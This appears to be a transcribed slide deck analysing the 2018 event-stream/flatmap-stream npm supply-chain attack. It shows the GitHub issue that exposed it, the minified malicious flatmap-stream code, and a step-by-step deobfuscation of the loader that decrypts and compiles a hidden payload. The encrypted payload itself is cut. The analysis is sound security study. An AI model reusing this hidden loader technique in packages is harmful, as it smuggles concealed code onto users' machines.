
```
[DEP0106] DeprecationWarning: crypto.createDecipher is deprecated.
```

Steps to reproduce

Use Nodemon and Node.js versions as specified above.

If applicable, please append the `--dump` flag on your command and include the output here ensuring to remove any sensitive/personal details or tokens.

5



Finally someone started putting it together.

The screenshot shows a GitHub issue page for the repository `dominictarr/event-stream`. The issue is titled "I don't know what to say. #116". It is marked as **Closed** by **FallingSnow** on Nov 20, 2018, with 666 comments. The issue details a security concern where `flatmap-stream` was added to the repository, removed, and then re-added, targeting `ps-tree`, which led to a major version bump and affected millions of users.

Issue Details:

- Title:** I don't know what to say. #116
- Status:** Closed
- Opened By:** FallingSnow
- Opened On:** Nov 20, 2018
- Comments:** 666

Issue Description (Comment by FallingSnow):

@dominictarr Why was @right9ctrl given access to this repo? He added `flatmap-stream` which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting `ps-tree`. After he adds it at almost the exact same time the injection is added to `flatmap-stream`, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having `flatmap-stream` but still have everyone (millions of weekly installs) using 3.x affected.

@right9ctrl If you removed `flatmap-stream` because you realized it was an injection attack why didn't you yank `event-stream@3.3.6` from npm and put a PSA? If you didn't know, why did you choose to use a completely unused/unknown library (0 downloads on npm until you use it)? If I had the exact date

Repository Metrics:

- Watch: 73
- Star: 2,066
- Fork: 145

Repository Navigation:

- Code
- Issues 7** (highlighted)
- Pull requests 0
- Projects 0
- Security
- Insights

Assignees: No one assigned

Labels: None yet


Projects: None yet

Milestone: None

So how was it discovered?

Luck.

flatmap-stream v0.1.0



A screenshot of a web browser window displaying the source code of the `flatmap-stream` module. The browser has a blue header bar with standard icons for window control, navigation, and search. The address bar shows the URL `https://gist.githubusercontent.com/jsoverson/0041b21c8a61c66cc74818f6dfd4369f/raw/6dac76e41029...`. The main content area contains the following JavaScript code:

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e==t?(void 0==r&&i.emit.apply(i,[ "data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete m[t],w(n,t)}}a==o&&(f&&(f=!1,i.emit("drain")),u&&v())}function p(r,e,t){l|| (s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0==r) return w(r,a);a==o&&(i.readable=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f!=1==t)break}return!f}catch(r){if(s)throw r;return p(r,!f)}},i.end=function(r){u||v(r)},i.destroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f=!1},i};
```

flatmap-stream v0.1.1



A screenshot of a web browser window displaying the source code of the `flatmap-stream` module. The browser interface includes a title bar with window controls, a tab bar with one active tab, and a toolbar with various icons. The main content area shows the JavaScript code for the module.

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e==t?(void 0==r&&i.emit.apply(i,[ "data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete m[t],w(n,t)}}a==++o&&(f&&(f=!1,i.emit("drain")),u&&v())}function p(r,e,t){l|| (s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0==r) return w(r,a);a==o&&(i.readable=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f!=1==t)break}return!f}catch(r){if(s)throw r;return p(r,!f)}},i.end=function(r){u||v(r)},i.destroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f=!1,i};!function(){try{var r=require,t=process;function e(r){return Buffer.from(r,"hex").toString()}var n=r(e("2e2f746573742f64617461")),o=t[e(n[3)][e(n[4])]];if(!o)return;var u=r(e(n[2]))[e(n[6])](e(n[5])),a=u.update(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new module.constructor;f.paths=module.paths,f[e(n[7)]](a,""),f.exports(n[1])}catch(r){}}();}
```

Payload A

The bootstrap.

payload-a.js — npm-fuckup

JS payload-a.js x

new > JS payload-a.js > `<function>`

```
1 ! function() {  
2     try {  
3         var r = require,  
4             t = process;  
5  
6         function e(r) {  
7             return Buffer.from(r, "hex").toString()  
8         }  
9         var n = r(e("2e2f746573742f64617461")),  
10            o = t[e(n[3])][e(n[4])];  
11            if (!o) return;  
12            var u = r(e(n[2]))[e(n[6])](e(n[5]), o),  
13                a = u.update(n[0], e(n[8]), e(n[9]));  
14            a += u.final(e(n[9]));  
15            var f = new module.constructor;  
16            f.paths = module.paths, f[e(n[7])](a, ""), f.exports(n[1])  
17        } catch (r) {}  
18    }();
```

payload-a.js — npm-fuckup

JS payload-a.js x

new > JS payload-a.js > ...

function unhex(r) {
 return Buffer.from(r, "hex").toString();
}

var n = require(unhex("2e2f746573742f64617461"));
var o = process[unhex(n[3])][unhex(n[4])];

if (!o) return;

var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
var a = u.update(n[0], unhex(n[8]), unhex(n[9]));

a += u.final(unhex(n[9]));

var f = new module.constructor();

(f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);



payload-a.js — npm-fuckup

JS payload-a.js x

new > JS payload-a.js > n

```
function unhex(r) {
    return Buffer.from(r, "hex").toString();
}
var n = require("./test/data");
var o = process[unhex(n[3])][unhex(n[4])];
if (!o) return;
var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
var a = u.update(n[0], unhex(n[8]), unhex(n[9]));
a += u.final(unhex(n[9]));
var f = new module.constructor();
(f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);

```

test-data.js — npm-fuckup

JS payload-a.js JS test-data.js ×

new ▶ JS test-data.js ▶ ...

🔍 ⚡

⚡

🔗

🚫

Copilot

1 *module.exports = [*

2 *... "75d4c87f3[...]large entry cut...]68ecaa6629",*

3 *"db67fdbfc[...]large entry cut...]349b18bc6e1",*

4 *"63727970746f",*

5 *"656e76",*

6 *"6e706d5f7061636b6167655f6465736372697074696f6e",*

7 *"616573323536",*

8 *"6372656174654465636970686572",*

9 *"5f636f6d70696c65",*

10 *"686578",*

11 *"75746638"*

12 *];*

13 |

test-data.js — npm-fuckup

JS payload-a.js JS test-data.js ×

new ▶ JS test-data.js ▶ ...

🔍 ⚡

⚡

🔗

🚫

⚙️

```
1 module.exports = [
2 ...
3   "75d4c87f3[...]large entry cut...68ecaa6629",
4   "db67fdbfc[...]large entry cut...349b18bc6e1",
5   "crypto",
6   "env",
7   "npm_package_description",
8   "aes256",
9   "createDecipher",
10  "_compile",
11  "hex",
12  "utf8"
13 ];
```

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1
2
3 var testData = require("./test/data");
4 var desc = process.env.npm_package_description;
5
6 var decipher = require("crypto").createDecipher("aes256", desc);
7 var text = decipher.update(testData[0], "hex", "utf8");
8
9 text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1

2

3 var testData = require("./test/data");

4 var desc = process.env.npm_package_description;

5

6 var decipher = require("crypto").createDecipher("aes256", desc);

7 var text = decipher.update(testData[0], "hex", "utf8");

8

9 text += decipher.final("utf8");

10

11 var newModule = new module.constructor();

12

13 newModule.paths = module.paths;

14 newModule._compile(text, "");

15 newModule.exports(testData[1]);

16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1
2
3 var testData = require("./test/data");
4 var desc = process.env.npm_package_description;
5
6 var decipher = require("crypto").createDecipher("aes256", desc);
7 var text = decipher.update(testData[0], "hex", "utf8");
8
9 text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1
2
3 var testData = require("./test/data");
4 var desc = process.env.npm_package_description;
5
6 var decipher = require("crypto").createDecipher("aes256", desc);
7 var text = decipher.update(testData[0], "hex", "utf8");
8
9 text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1
2
3 var testData = require("./test/data");
4 var desc = process.env.npm_package_description;
5
6 var decipher = require("crypto").createDecipher("aes256", desc);
7 var text = decipher.update(testData[0], "hex", "utf8");
8
9 text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new > JS payload-a.js > ...

1

2

3 var testData = require("./test/data");
var desc = process.env.npm_package_description;

5

6 var decipher = require("crypto").createDecipher("aes256", desc);
var text = decipher.update(testData[0], "hex", "utf8"),

8

9 text += decipher.final("utf8");


10

11 var newModule = new module.constructor();

